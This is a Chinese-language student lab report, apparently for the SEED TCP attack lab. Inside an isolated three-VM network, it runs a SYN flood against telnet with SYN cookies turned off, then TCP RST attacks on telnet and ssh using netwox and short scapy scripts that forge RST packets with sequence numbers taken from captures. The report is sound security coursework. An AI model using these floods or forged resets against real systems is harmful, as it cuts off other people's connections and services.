
Lab environment


虚拟机 A 为攻击者，虚拟机 B 为受害者，虚拟机 C 为观察者

虚拟机 A




```
[09/11/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:b9:d8:6b
          inet addr:192.168.119.129  Bcast:192.168.119.255  Mask:25
5.255.255.0
          inet6 addr: fe80::b978:bc91:43ae:2df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:125711 errors:609 dropped:0 overruns:0 frame:0
          TX packets:306745 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:130863697 (130.8 MB)  TX bytes:21010605 (21.0 MB
)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:4060 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4060 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:312519 (312.5 KB)  TX bytes:312519 (312.5 KB)
```

虚拟机 B



```
sunzh@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.119.137  netmask 255.255.255.0  broadcast 192.168.119.255
        inet6 fe80::71c1:fa60:e244:f17f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:4c:c6:ae  txqueuelen 1000  (以太网)
        RX packets 429772  bytes 177015430 (177.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 25860  bytes 2177152 (2.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 1742  bytes 157687 (157.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1742  bytes 157687 (157.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


虚拟机 C



```
sunzh@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.119.136  netmask 255.255.255.0  broadcast 192.168.119.255
        inet6 fe80::442b:2089:cc0c:48d3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:5d:d9:e2  txqueuelen 1000  (以太网)
        RX packets 40470  bytes 34755251 (34.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 11624  bytes 887406 (887.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (本地环回)
        RX packets 2230  bytes 193590 (193.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2230  bytes 193590 (193.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Task 1

查看 B 的 tcp 队列容量




```
sunzh@ubuntu:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
[sudo] sunzh 的密码:
net.ipv4.tcp_max_syn_backlog = 256
```

关闭 SYN cookies  对抗机制




```
sunzh@ubuntu:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
[sudo] sunzh 的密码:
net.ipv4.tcp_max_syn_backlog = 256
sunzh@ubuntu:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.ens33.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
sunzh@ubuntu:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```

在 A 中运行代码



```
[09/11/20]seed@VM:~$ sudo netwox 76 -i 192.168.119.137 -p 23 -s raw
```

在 C 中抓包，得到了大量 TCP 报文，并且已经无法 telnet 连接 B




```
2017… 46.120612089  150.121.251.172   192.168.119.137   TCP   60 5173 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120612499  234.30.14.176     192.168.119.137   TCP   60 51028 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120612876  242.133.54.96     192.168.119.137   TCP   60 2005 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120613267  181.36.26.24      192.168.119.137   TCP   60 30016 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120613652  195.201.205.141   192.168.119.137   TCP   60 63554 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120614028  79.233.228.171    192.168.119.137   TCP   60 49748 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120614407  26.228.145.156    192.168.119.137   TCP   60 13871 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120614798  15.3.67.53        192.168.119.137   TCP   60 51298 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120615759  22.160.76.44      192.168.119.137   TCP   60 41148 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120616156  44.85.42.30       192.168.119.137   TCP   60 2258 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120616585  88.81.89.186      192.168.119.137   TCP   60 40977 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120616992  147.220.203.161   192.168.119.137   TCP   60 21507 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120617371  182.23.135.69     192.168.119.137   TCP   60 64892 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120617747  120.71.21.223     192.168.119.137   TCP   60 28438 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120618149  53.121.171.147    192.168.119.137   TCP   60 48229 → 23 [SYN] Seq=0 Win=1500 Len=0
2017… 46.120618525  155.82.167.95     192.168.119.137   TCP   60 55671 → 23 [SYN] Seq=0 Win=1500 Len=0

▶ Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
▶ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
▶ Internet Protocol Version 4, Src: 192.168.119.1, Dst: 192.168.119.255
▶ User Datagram Protocol, Src Port: 137, Dst Port: 137
▶ NetBIOS Name Service
```

```
sunzh@ubuntu:~$ telnet 192.168.119.137
Trying 192.168.119.137...
telnet: Unable to connect to remote host: Connection timed out
```

Task2


使用 netwox

A 中运行以下命令，对 B 进行端口 23（telnet）的 TCP RST 攻击




```
[09/11/20]seed@VM:~$ sudo netwox 78 -d ens33 -f "tcp and host 192.1
68.119.137 and dst port 23"
```

C 与 B 间的 telnet 连接被中断，且无法重新连接。




```
sunzh@ubuntu:~$ sudo su
[sudo] password for sunzh:
root@ubuntu:/home/sunzh# telnet 192.168.119.137
Trying 192.168.119.137...
Connected to 192.168.119.137.
Escape character is '^]'.
Ubuntu 18.04.4 LTS
ubuntu login: rConnection closed by foreign host.
sunzh@ubuntu:~$ telnet 192.168.119.137
Trying 192.168.119.137...
Connected to 192.168.119.137.
Escape character is '^]'.
Connection closed by foreign host.
```

A 中运行以下命令，对 B 进行端口 22（ssh）的 TCP RST 攻击



```
[09/12/20]seed@VM:~$ sudo netwox 78 -d ens33 -f "tcp and host 192.1
68.119.137 and dst port 22"
```


C 无法通过 ssh 服务连接 B



```
sunzh@ubuntu:~$ ssh sunzh@192.168.119.137
sunzh@192.168.119.137's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

50 个可升级软件包。
1 个安全更新。

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Fri Sep 11 22:11:39 2020 from 192.168.119.136
sunzh@ubuntu:~$ lpacket_write_wait: Connection to 192.168.119.137 port 22: Broken pipe
```


使用 scapy

C 与 B 建立 telnet 连接，wireshark 抓包显示端口和 seq




```
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 60952, Seq: 1082469003, Ack: 3397876235, Len: 62
    Source Port: 23
    Destination Port: 60952
    [Stream index: 28]
    [TCP Segment Len: 62]
    Sequence number: 1082469003
    [Next sequence number: 1082469065]
    Acknowledgment number: 3397876235
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x018 (PSH, ACK)
```

A 中运行以下代码




```
from scapy.all import *

ip = IP(src="192.168.119.137",dst="192.168.119.136")
tcp=TCP(sport=23,dport=60952,flags="R",seq=1082469065)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

C 与 B 间的 telnet 连接中断




```
sunzh@ubuntu:~$ telnet 192.168.119.137
Trying 192.168.119.137...
Connected to 192.168.119.137.
Escape character is '^]'.
Ubuntu 18.04.4 LTS
ubuntu login: sunzh
Password:
Last login: Fri Sep 11 22:51:46 PDT 2020 from 192.168.119.136 on pts/2
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

50 个可升级软件包。
1 个安全更新。

Your Hardware Enablement Stack (HWE) is supported until April 2023.
sunzh@ubuntu:~$ Connection closed by foreign host.
```

C 通过 ssh 连接 B，通过 wireshark 抓包显示以下信息




```
▾ Transmission Control Protocol, Src Port: 22, Dst Port: 54734, Seq: 2471761910, Ack: 1430224666, Len: 100
      Source Port: 22
      Destination Port: 54734
      [Stream index: 34]
      [TCP Segment Len: 100]
      Sequence number: 2471761910
      [Next sequence number: 2471762010]
      Acknowledgment number: 1430224666
      1000 .... = Header Length: 32 bytes (8)
    ▸ Flags: 0x018 (PSH, ACK)
      Window size value: 501
```

在 A 中编写代码并运行



```python
from scapy.all import *

ip = IP(src="192.168.119.137",dst="192.168.119.136")
tcp=TCP(sport=22,dport=54734,flags="R",seq=2471762010)
pkt=ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

C 中终端显示 ssh 连接断开




```
sunzh@ubuntu:~$ ssh sunzh@192.168.119.137
sunzh@192.168.119.137's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-47-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

50 个可升级软件包。
1 个安全更新。

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Fri Sep 11 23:04:53 2020 from 192.168.119.136
sunzh@ubuntu:~$ packet_write_wait: Connection to 192.168.119.137 port 22: Broken pipe
```

Task4

